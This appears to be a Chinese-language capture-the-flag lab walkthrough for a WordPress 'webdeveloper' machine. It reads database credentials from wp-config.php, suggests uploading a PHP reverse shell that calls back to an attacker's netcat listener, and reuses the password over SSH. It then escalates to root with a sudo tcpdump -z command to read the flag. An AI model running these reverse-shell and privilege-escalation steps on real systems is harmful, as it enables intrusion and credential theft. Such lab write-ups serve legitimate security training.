
| Name | Permissions | Modified | Size | Kind |
|---|---|---|---|---|
| ipdata | read | Oct 30, 2018 05:14 AM | - | Folder |
| wp-admin | read and write | Aug 02, 2018 04:39 PM | - | Folder |
| wp-content | read and write | Today 03:33 AM | - | Folder |
| wp-includes | read and write | Aug 02, 2018 04:39 PM | - | Folder |
| index.php | read and write | Sep 24, 2013 08:18 PM | 418 b | PHP source |
| license.txt | read and write | Jan 06, 2018 02:32 PM | 19 KB | Plain text |
| readme.html | read and write | Mar 18, 2018 12:13 PM | 7 KB | HTML document |
| wp-activate.php | read and write | May 01, 2018 06:10 PM | 5 KB | PHP source |
| wp-blog-header.php | read and write | Dec 19, 2015 06:20 AM | 364 b | PHP source |
| wp-comments-post.php | read and write | May 02, 2018 06:11 PM | 2 KB | PHP source |
| wp-config-sample.php | read and write | Dec 16, 2015 04:58 AM | 3 KB | PHP source |
| wp-config.php | read and write | Oct 30, 2018 05:06 AM | 3 KB | PHP source |
| wp-cron.php | read and write | Aug 20, 2017 00:37 AM | 4 KB | PHP source |
| wp-links-opml.php | read and write | Nov 20, 2016 09:46 PM | 2 KB | PHP source |
| wp-load.php | read and write | Aug 22, 2017 07:52 AM | 3 KB | PHP source |
| wp-login.php | read and write | Jul 16, 2018 10:14 AM | 37 KB | PHP source |

html wp-config.php, 3 KB Items: 21, Size: 147 KB

Thank you for creating with WordPress.

Get Version 5.8.2

打开后就可以找到账号密码，账号：username，密码：MasterofTheUniverse。



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'webdeveloper' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MasterOfTheUniverse' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```

11、利用该插件漏洞提权。

**可选方案1：**利用MeterSploit插件+reflex gallery插件漏洞实现。安装reflex gallery插件。利用该插件可能存在的漏洞。

建立会话后，查看wp-config.php获得账号及口令。

可选方案2：上传反弹shell。

php-reverse-shell | pentestmonkey

【目的：PHP网站渗透；实现途径：上传网站后，URL访问(含有)该反弹shell的页面。

功能：该脚本会发起反弹TCP连接到攻击者（脚本中指定攻击者IP地址和端口号）。】

该CMS为PHP开发，可以利用其实现反弹shell。但必须修改初始化IP地址和端口。（指向攻击者）。

进入后台，找到任意一个PHP页面，然后利用php-reverse-shell.PHP的代码修改该页面的代码。

修改代码中反弹目标的IP地址及端口（修改为攻击者IP地址及开放的端口号）。

攻击者在Kali中利用NC开始监听，攻击者浏览器访问修改的PHP页面。从而得到反弹shell（用户www-data）。建立会话后，查看wp-config.php获得账号及口令。（注意路径）

方案3：利用文件管理插件（File manager）漏洞。

安装该插件，直接可以浏览wp-config.php。


**以上方案三选一，或找到可以实现的方案，操作步骤截图。**

**使用了方案3，截图如步骤10.**

12、SSH登录服务器

尝试利用上一步获得的访问数据库的用户名和密码连接远程服务器。截图。

先执行命令：ssh webdeveloper@192.168.64.133




```
┌──(root💀kali)-[/home/kali]
└─# ssh webdeveloper@192.168.64.133                                    255 ×
webdeveloper@192.168.64.133's password:
Permission denied, please try again.
webdeveloper@192.168.64.133's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Dec 12 09:00:36 UTC 2021

  System load:  0.02              Processes:           158
  Usage of /:   23.8% of 19.56GB  Users logged in:     0
  Memory usage: 43%               IP address for eth0: 192.168.64.133
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation


Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$
```

1. 尝试查看/root/flag.txt

以此输入命令1：cat /root/flag.txt

命令2：whoami

命令3：s -l /root/flag.txt




```
ff02::3         ip6-localnet          localhost.localdoma
webdeveloper@webdeveloper:~$ cat/root/flag.txt
-bash: cat/root/flag.txt: No such file or directory
webdeveloper@webdeveloper:~$ whoami
webdeveloper
webdeveloper@webdeveloper:~$ s -l /root/flag.txt
s: command not found
webdeveloper@webdeveloper:~$ ls -l /root/flag.txt
ls: cannot access '/root/flag.txt': Permission denied
webdeveloper@webdeveloper:~$ 
```

均无法查看，即无权限访问flag.txt

## 13、使用tcpdump执行任意命令（当tcpdump捕获到数据包后会执行指定的命令。）

查看当前身份可执行的命令。

输入命令：sudo -l，然后输入password



```
sudo: 3 incorrect password attempts
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
webdeveloper@webdeveloper:~$ 
```

发现可以root权限执行tcpdump命令


创建攻击文件【命令语句：touch /tmp/exploit】

写入shellcode【命令语句：echo “cat /root/flag.txt” > /tmp/exploit】

赋予可执行权限【命令语句：chmod +x /tmp/exploit】

利用tcpdump执行任意命令【命令语句：sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root】

获得flag：



```
chmod+x: command not found
webdeveloper@webdeveloper:~$ touch /tmp/exploit1
webdeveloper@webdeveloper:~$ echo "cat /root/flag.txt" > /tmp/exploit1
webdeveloper@webdeveloper:~$ chmod +x /tmp/exploit1
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1
-z /tmp/exploit1 -Z root
[sudo] password for webdeveloper:
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144
bytes
Maximum file limit reached: 1
1 packet captured
12 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
```

tcpdump命令详解：

-i eth0 从指定网卡捕获数据包

-w /dev/null 将捕获到的数据包输出到空设备（不输出数据包结果）

-z [command] 运行指定的命令

-Z [user] 指定用户执行命令

-G [rotate_seconds] 每rotate_seconds秒一次的频率执行-w指定的转储

-W [num] 指定抓包数量